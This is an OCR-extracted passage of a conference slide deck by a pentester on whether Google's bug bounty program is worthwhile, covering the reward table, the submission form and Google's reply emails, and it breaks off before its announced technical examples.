GoogleBugBounty

Is it worth it or just a waste of time?

About

- Michał Bentkowski
- Pentester @ securitum.pl
- IT security interests:
  - Client-side issues.
  - Browser quirks,
- Top 10 Google VRP reporters in 2014
- Social:
  - Blog: blog.bentkowski.info
  - @SecurityMB
  - sekurak.pl (PL)

PresentationPlan

- Organisational
  - What's bug bounty all about,
  - Why bug bounty? Why Google?
  - Bug submission process,
  - Bug statistics
- Technical
  - „Lucky" bug
  - XSS via file upload,
  - XSS via Host header

Questions…

- Major hearing loss :(
- Please ask questions at http://bentkowski.info/q
- Question time at the end of the presentation

OrganisationalStuff

AboutBounties

- Deal between companies and security researchers,
- Lots of bug bounty programs,
- Google Vulnerability Reward Program (VRP)
- https://www.google.pl/about/appsecurity/reward-program/

Category	Examples	Applications that permit taking over a Google account [1]	Other highly sensitive applications [2]	Normal Google applications	Non-integrated acquisitions and other sandboxed or lower priority applications [3]
Vulnerabilities giving direct access to Google servers					
Remote code execution	*Command injection, deserialization bugs, sandbox escapes*	$20,000	$20,000	$20,000	$1,337 - $5,000
Unrestricted file system or database access	*Unsandboxed XXE, SQL injection*	$10,000	$10,000	$10,000	$1,337 - $5,000
Logic flaw bugs leaking or bypassing significant security controls	*Direct object reference, remote user impersonation*	$10,000	$7,500	$5,000	$500
Vulnerabilities giving access to client or authenticated session of the logged-in victim					
Execute code on the client	Web: *Cross-site scripting* Mobile: *Code execution*	$7,500	$5,000	$3,133.7	$100
Other valid security vulnerabilities	Web: *CSRF, Clickjacking* Mobile: *Information leak, privilege escalation*	$500 - $7,500	$500 - $5,000	$500 - $3,133.7	$100

http://bentkowski.info/q

LittleHistory


- Started doing bounties in 2013
- Chosen Google:
  - Good reputation
  - Good payments

BugSubmission

- http://goo.gl/vulnz/

BugSubmission

- http://g



Vulnerability Information

What type of application is affected?

- (•) A Google web service or product (GMail, Drive, Search, etc..)
- ( ) A Google client application (Android, iOS, Chrome Extension, etc..)
- ( ) Other

Please enter the URL of the affected product or service

Please tell us how to reproduce the vulnerability

Reproduction steps:
1.
2.
3.

Browser/OS:


Vulnerability Details

Vulnerability Type

- ( ) Cross-Site Scripting
- ( ) Cross-Site Request Forgery
- ( ) Clickjacking
- ( ) Authentication or ACL bypass
- ( ) Other

Bug Submission

- http://g



http://bentkowski.info/q

NiceCatch!

http://bentkowski.info/q

NiceCatch!


Hi Michał Bentkowski,

Nice catch! I've filed a bug and will update you once we've got more information.

Regards,
Aleksandr Dobkin, Google Security Team


http://bentkowski.info/q

NiceCatch!




http://bentkowski.info/q

NiceCatch!



http://bentkowski.info/q

NiceCatch!



** NOTE: This is an automatically generated email **

Hello,

Thank you for reporting this bug. As part of Google's Vulnerability Reward Program, the panel has decided to issue a reward of $5000.

Important: if you aren't registered with Google as a supplier, you have to complete the steps outlined below in order to get paid. If you have registered in the past, no need to do it again - sit back and relax, and we will process the payment soon.


Nice cat

Regards,
Jeremy, Google Security

Timeline

